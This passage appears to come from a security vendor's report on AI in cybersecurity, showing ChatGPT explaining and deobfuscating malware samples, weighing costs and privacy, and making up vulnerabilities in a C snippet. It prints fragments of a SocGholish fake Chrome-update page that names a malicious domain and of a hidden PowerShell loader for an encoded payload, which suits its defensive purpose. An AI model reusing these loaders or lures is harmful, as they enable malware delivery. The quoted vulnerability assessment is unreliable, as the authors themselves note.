- Windbg Copilot: Allows users to use ChatGPT capabilities directly in Windows Debugger.
- GitHub Copilot: Suggests code and entire functions in real-time using the OpenAI Codex.
- Microsoft Security Copilot: Designed to help defenders by assisting with breach identification, incident response, and understanding collected data.

Copyright © 2023 Gen Digital Inc. All rights reserved.

- Google Cloud Security AI Workbench: This specialized LLM introduced by Google is a collection of AI tools that are designed to help with point-in-time incident analysis, threat detection, and analytics.

We see a great potential in the AI-based assistant tools, especially when they get finetuned and specialized over time. Even though we didn’t study all the aforementioned tools in practice and detail, we were able to test the capabilities of two red-teaming tools, namely PentestGPT and BurpGPT.

PentestGPT provides code snippets/tools syntax that the tester can use and it advises further actions based on the output provided by the tester. We’ve found the maturity of the tool is currently low, discovering many bugs and incompatibilities, and it provides generic suggestions.

BurpGPT is an extension for Burpsuite which sends the requests/responses to a GPT model for evaluation and gives info about discovered vulnerabilities. While testing the tool and browsing an online service, the extension transmitted data to OpenAI.

However, we didn't receive any results, likely due to the absence of detected vulnerabilities.


With the cloud-based tools, we quickly learned that due to the volume of data being transferred and used in the prompts, the costs of running such tools rendered them too expensive for everyday use, especially given the low quality of outputs.

Furthermore, the users of AI-based assistant tools should carefully read the terms of use, privacy policies, and/or contracts of the services. For the tools to operate, users have to provide potentially sensitive information, possibly going against their interests or, in case of using the tools in the company environment, against the company security policies.

Explaining the functionality of code

To better understand and defend against malicious threats, security analysts can use ChatGPT to request an explanation of a specific portion of code. Below, we can see an example–the code provided is that of a malicious SocGholish (FakeUpdate) landing page. When asked for an explanation of the code, ChatGPT was able to provide some insights into the function of the code’s specific fields.

Insights into the AI-based cyberthreats landscape



D

can you explain this code ?


```
(function(){window.localStorage[window.location.hostname]=1;var domain='https://use.solqueen.com
{}}}document.head.innerHTML='<meta http-equiv="content-type" content="text/html; charset=UTF-8
<div class="g-section no-collapse">'+'  <div class="g-unit g-first" id="header-logo">'+'   <a href="#
Chrome</h1>'+'  <p class="browser-promo">Update now to keep your Chrome browser running sm
src="'+domain+'updateassets/img/chrome.jpg">'+'  </section>'+' </div>'+'</div>';try{var y=docum
{el.parentNode.removeChild(el);}}});}catch(e){}try{google_tag_manager.autoEventsSettings={};}catch(e){}
buttonClick=false;document.onmousemove=function(){if(!mouseMove){mouseMove=true;sendStatist
{buttonOver=true;sendStatistics('WzXUQj2vyscRrOSVBPu/MFk3iCoHNexq4t65oQvC/HbZQElMXr6KbY
iframe=document.createElement('iframe');iframe.classList.add('browser-
landing');iframe.src='data:text/html;base64,PGh0bWw+PGhlYWQ+PC9oZWFkPjxib2R5PjxzY3JpcHQgc
btnActionClicked=false;function btnClickAction(e){try{iframe.contentWindow.postMessage('download
```

This code appears to be obfuscated JavaScript that creates a fake "update Chrome" page and collects user data when the page is loaded and interacted with. Here is a breakdown of what each section of the code does:

1. The code is wrapped in an immediately invoked function expression (IIFE) to create a private scope for the variables.
2. The code sets a flag in the local storage of the user's browser to indicate that they have visited this page before.
3. The `sendStatistics()` function is defined to send data back to a server, likely for tracking and analytics purposes.
4. The code removes certain attributes from the HTML of the current page (such as class, style, lang, id, and dir) to clean up the page and ensure consistency across browsers.
5. The code injects new HTML into the page's head and body, including a title, links to CSS and image files, and new content to display to the user.
6. The code attempts to clone the body of the page, likely to create a backup in case the rest of the code modifies the page in unexpected ways.
7. The code periodically attempts to remove certain nodes from the page's HTML, and also sets a variable in the global `google_tag_manager` object.
8. The code adds an event listener to the `keydown` event to prevent users from refreshing the page with the F5 key.
9. The code defines a function to send data to the `sendStatistics()` function when the mouse moves on the page.
10. The code defines a function to send data to the `sendStatistics()` function when the mouse hovers over a specific button on the page.
11. The code defines a function to send data to the `sendStatistics()` function when the specific button on the page is clicked.
12. The code creates an iframe and sets its source to a base64-encoded string of HTML. This HTML likely contains more malicious code or redirects.
13. The code defines a function to send a message to the iframe when the button is clicked, and sets a flag to indicate that the button was clicked.
14. The code adds an event listener to the `message` event to send another message to the iframe if it has finished loading.

This functionality can be useful both for analysts to learn new things and to point them in the appropriate direction in their studies.

In a second example, ChatGPT delivered an explanation of a PowerShell script. The query attached to the code snippet was simply "explain", which proved to be sufficient.



B

explain

```
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'}
$s=New-Object System.Diagnostics.ProcessStartInfo
$s.FileName=$b
$s.Arguments='-nop -w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.C
/AVWWAMnxW9ymiVTpwC8xjknsEHBs16rWsMDaC+vCEr+0/e8{2}YEjca1LITuqtZJndnZmdfeaZmXWT0Oa''+''EhYKP{2}C9b
/PKJeZKHO{1}gQQmOJVn4Lox9HOGTm8US21z4JpS+VC4pWyCai+1ayPaxcKKETro''+''{2}YDZKPasYa0q4JH7+LMqzk/q80
/C9plh9/m4ScBLiihRxHbG{2}g6IHYOK70UOhQf''+''IvdOWgZPCKh{1}5dlEHtgKyyVwoTSsvBvzEjXeFOA91ol6VgJplY8kssQ0
/En/p+iXfF8lqdDLXG5jl4S4vQtRQOyCrtJzEcEuxRkglUL''+''sGhyUxHwDO21MsYd4CnFKjF/UOgHhj7pqQqiDl8W''+''GqMbgF
/wPO/{1}gWC2MeJTbEFSC4M9bYJoimiJSFHnGwujOlVxwvPotHC1EKuQOWHiAesJ''+''LiYPCULR''+''F4mjFDrhiYa8Ga4gBks
/{1}A91RnpXvSEtBcZEC6luqytSVza''+''krunwM8mpxtpnzlV/2atG7a{2}vKlqs6b1he9Tr{1}R/6htXkRkfjV0O{1}65{2}75dJQerfm
/a+71qXvu7sJr{2}q+bi5Uj''+''qK0go7VidlVxM1UoZVy+''+''yql7Ojjkaw9sGruk1Yow{2}WRXqLnb9XmelpatIMA+SrY6tBpuv7W
/tZLB+TR2Ov{2}2RlUm9U5fbV8qnVvT7E7H1mo6vqPTsVmfMmxvqj7YIFi9sVaLqn7paf627sFZZ5n9gAR00XCq5+ZH{1}dxcec
/fIIL74VHIX6r{2}OopiH1GgAtTxlie7LOrmxXnlSKohSYcmv8JRiCk0RmidBZcVSpmd9gao49CVDr0ibV2mlnn1{2}JcsPArKTw2jV
/hO9zrkQzH4AFqdbj5LH''+''0{1}HFgCFk7wV6HE0{2}55{2}H9L7Lz9h4mTlyof/p''+''zfE+dp7Te7ryJTrZzB88vqzwtH{1}''+''f5
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))'
$s.UseShellExecute=$false
$s.RedirectStandardOutput=$true
$s.WindowStyle='Hidden'
$s.CreateNoWindow=$true
$p=[System.Diagnostics.Process]::Start($s)
```

This appears to be a script written in PowerShell, a command-line shell and scripting language developed by Microsoft. The script first checks whether the machine is running a 32-bit or 64-bit version of the operating system. If the machine is running a 32-bit version, the script sets the value of the `$b` variable to `powershell.exe`, which is the executable file for PowerShell. If the machine is running a 64-bit version, the script sets the value of `$b` to the path of the PowerShell executable file in the `syswow64` directory, which is used to run 32-bit applications on a 64-bit operating system.

Next, the script creates a new `ProcessStartInfo` object and sets the `FileName` property to the value of `$b`. This specifies the executable file that the script will run. The `Arguments` property is then set to a string containing several command-line arguments: `-nop`, `-w hidden`, and `-c`. The `-nop` argument indicates that the script should not execute a profile, the `-w hidden` argument indicates that the window for the script should not be displayed, and the `-c` argument indicates that the script should run the command that follows it.

The command to be run is a call to the `[scriptblock]::create` method, which creates a new `ScriptBlock` object from a string. The string is obtained by concatenating several long strings of seemingly random characters and passing it to the `FromBase64String` method of the `System.Convert` class, which decodes the string from base64 encoding. The resulting `ScriptBlock` object is then passed as an argument to the `&` operator, which invokes it as a script block.

It is not clear from the script what the intended purpose or function of this script is, as the base64-encoded string is not easily readable. It is possible that the script is designed to execute malicious code, but without more context it is difficult to determine its true purpose.

Image credit: Twitter

Copyright © 2023 Gen Digital Inc. All rights reserved.

In this scenario, ChatGPT didn’t provide a conclusion about what the script actually does. However, a junior researcher can use this output as a starting point to query for further details of what they don’t know.


As with many evolving technologies, this approach isn’t bulletproof–while ChatGPT often can point analysts in the right direction, it can also do the complete opposite in certain cases. At the end of the day, analysts should maintain a critical eye of ChatGPT’s output and verify the content.

It is important to mention that there is a limit to the size of the input, so defenders might need to analyze the code in parts. We can, however, expect this limitation will likely be much less noticeable in the future.

Deobfuscating and beautifying simpler scripts

When prompted, ChatGPT can try to deobfuscate scripts that analysts provide. It can handle simpler obfuscators and beautify the output, making it more accessible to the analyst.

For example, below is the deobfuscated script from the FakeUpdate example given in the previous subsection.



D can you beautify / deobfuscate the code and print the results ?

Certainly! Here's the beautified and deobfuscated code:

```javascript
(function() {
  window.localStorage[window.location.hostname] = 1;
  var domain = 'https://use.solqueen.com/';

  function sendStatistics(type) {
    var img = new Image();
    img.src = domain + type;
  }

  var elems = [document.documentElement, document.head, document.body];
  var attrs = ['class', 'style', 'lang', 'id', 'dir'];
  for (var i = 0; i < elems.length; i++) {
    for (var j = 0; j < attrs.length; j++) {
      try {
        elems[i].removeAttribute(attrs[j]);
      } catch (e) {}
    }
  }

  document.head.innerHTML = '<meta http-equiv="content-type" content="text/html; ch

  document.body.innerHTML = '<div class="compact fatnav-header" id="header">' + ' <

  try {
    var y = document.body;
    var z = y.cloneNode(true);
    y.parentNode.replaceChild(z, y);
  } catch (e) {}

  setInterval(function() {
    try {
      var nodes = document.body.childNodes;
      nodes.forEach(function(el) {
        if (!el.className || (el.className.indexOf('fatnav-header') === -1 && el.cl
          el.parentNode.removeChild(el);
```

The analyst can already see some artifacts that they might find useful–this can make the analysis much faster.

Pricing and privacy concerns

These are two important aspects of using huge language models: Privacy and price. Privacy concerns stem from the fact that many online models use submitted data for further training, which can in some cases lead to internal company data leaks (as was the case with Samsung). For use cases in the security industry, one would often need to submit a part of code or an email for the AI to be able to provide insights. This could also lead to data leaks and isn't acceptable.

The second concern is price: According to estimates, running ChatGPT can cost the company as much as $700,000 each day. While this cost is likely quite high given the current popularity of LLMs and the resulting high volume of queries and inferences, it shows that running such models in-house to avoid privacy concerns is cost-prohibitive. Running these models requires high-performance graphics cards, which have recently been quite hard to come by and, in turn, significantly more expensive than their regular suggested price.

Using an API access might not be cheap either. While testing several AI assistants, we’ve noticed that especially with larger inputs where additional data is provided (like pentesting assistants), the cost of operation raises very steeply, and the maturity of these tools just doesn’t balance the cost yet.


Looking toward the foreseeable future, we expect to see significant cost reductions once tailor-made hardware has been developed and computational optimizations (like 8-bit matrix multiplication) are implemented to reduce the need for high-performance hardware.

AI can hallucinate too!

One big issue that we’ve encountered during our testing is that the models have the tendency to come up with responses that are simply untrue. This phenomenon is called hallucination.

Take this example: In the following interaction, we asked for a vulnerability assessment. The model correctly identifies the type of vulnerability, but it points to a wrong function that causes it and makes up a couple of vulnerabilities that aren't there at all.

Insights into the AI-based cyberthreats landscape



What vulnerabilities can you find in the following code snippet?

```
#include <stdio.h>
#include <string.h>

#define S 100
#define N 1000

int main(int argc, char *argv[]) {
 char out[S];
 char buf[N];
 char msg[] = "Welcome to the argument echoing program\n";
 int len = 0;
 buf[0] = '\0';
 printf(msg);
 while (argc) {
  sprintf(out, "argument %d is %s\n", argc-1, argv[argc-1]);
  argc--;
  strncat(buf,out,sizeof(buf)-len-1);
  len = strlen(buf);
 }
 printf("%s",buf);
 return 0;
}
```

Here are some vulnerabilities that can be found in the given code snippet:

1. Buffer Overflow:
   The `buf` variable is declared with a size of `N`, which is defined as 1000. However, the `strncat` function is used to concatenate strings to `buf` without checking the size. If the total length of the concatenated strings exceeds the size of `buf`, a buffer overflow can occur, leading to undefined behavior and potential security vulnerabilities. To mitigate this, the size of `buf` should be checked before concatenation to ensure it does not exceed the available space.
2. Lack of Bounds Checking:
   The `strncat` function is used to concatenate the `out` string to `buf`, but the size parameter is not appropriately checked. The `sizeof(buf)-len-1` expression is used as the size, but it does not account for the length of the `out` string. If the length of `out` exceeds the remaining space in `buf`, it can lead to buffer overflow. It is important to check the size of the source string (`out`) and ensure it does not exceed the available space in the destination string (`buf`).
3. Unbounded Input:
   The code reads command-line arguments (`argv`) in a loop without checking the number of arguments (`argc`). If the number of arguments exceeds the allocated space for `argv`, it can lead to undefined behavior and potentially overwrite memory. It is important to validate and handle command-line arguments properly.
4. Lack of Input Sanitization:
   The code does not perform any input sanitization or validation on the command-line arguments (`argv`). If an argument contains special characters or unexpected input, it can lead to unexpected behavior or security vulnerabilities. Input validation should be performed to ensure the arguments are within the expected range and do not contain malicious input.

To improve the code's security, it is recommended to:

- Use safer alternatives to string manipulation functions, such as `strncpy` instead of `strncat`, to avoid buffer overflow vulnerabilities.
- Implement appropriate bounds checking to ensure that the concatenation operations do not exceed the allocated buffer sizes.
- Validate and sanitize input, checking for unexpected characters or input lengths.
- Implement proper input handling and error checking for command-line arguments (`argc` and `argv`).
- Consider using safer alternatives to C, such as a programming language with built-in safety features to handle strings and input.

The same can be said for code generation– while code may look correct and run successfully, in some cases, it might not provide the correct results. For instance, we asked the model to generate code to pull articles from multiple subsites in WordPress. The model created a code that looked good at first sight and used the correct functions but didn't work correctly. We only discovered the problems after putting the code into our staging environment and thoroughly testing it.

This ended up being quite a tedious and time-consuming task, as finding bugs in somebody else's code can become much harder than writing the code from the ground up.

We expect more domain-specific LLMs to pop up in the future aiming at lowering hallucinations / false positives by being specifically trained for a particular use case.

Copyright © 2023 Gen Digital Inc. All rights reserved.

Insights into the AI-based cyberthreats landscape

Staying safe

With the exponential growth of ChatGPT's popularity, it's no surprise that malicious actors have capitalized on its name to create scams or started using it with malicious intends in mind. However, there are a few tips to protect yourself and stay safer online:

- **Beware of offers that are too good to be true:** If an offer seems too good to be true, it most likely is.
- **Verify the publisher and reviews:** Always check the source and authenticity of the app or extension. Be suspicious of ratings that are only 5* and 1*, and reviews that look similar or are constructed in a similar way within a short period of time.
- **Know the product you want to use:** OpenAI offers the basic version of ChatGPT for free (after registration) on the official website. Any offer that contradicts this should be treated with caution.
- **Avoid cracked software:** Cracked or pirated software is a common method used by bad actors to distribute malware.
- **Report suspicious activity:** If you encounter a suspicious ad, application, or browser extension, use the report button to inform the provider.
- **Keep your software updated:** Make sure all your software, including your antivirus, is always up to date.
- **Trust your cybersecurity provider:** Avast is here to protect you no matter what you do online. We're continuously working with our users to protect them against the latest threats. Report a malicious sample or false positive on our website.
- **Educate yourself:** There are many new articles every day about currently used and emerging cyberthreats.

The rise of AI technologies like ChatGPT has unfortunately brought with it an increase in scams and cybersecurity threats. However, with awareness, vigilance, and the right cybersecurity tools in place, users can protect themselves and continue to enjoy the benefits of these advanced technologies. Stay safe in the digital world!

Copyright © 2023 Gen Digital Inc. All rights reserved.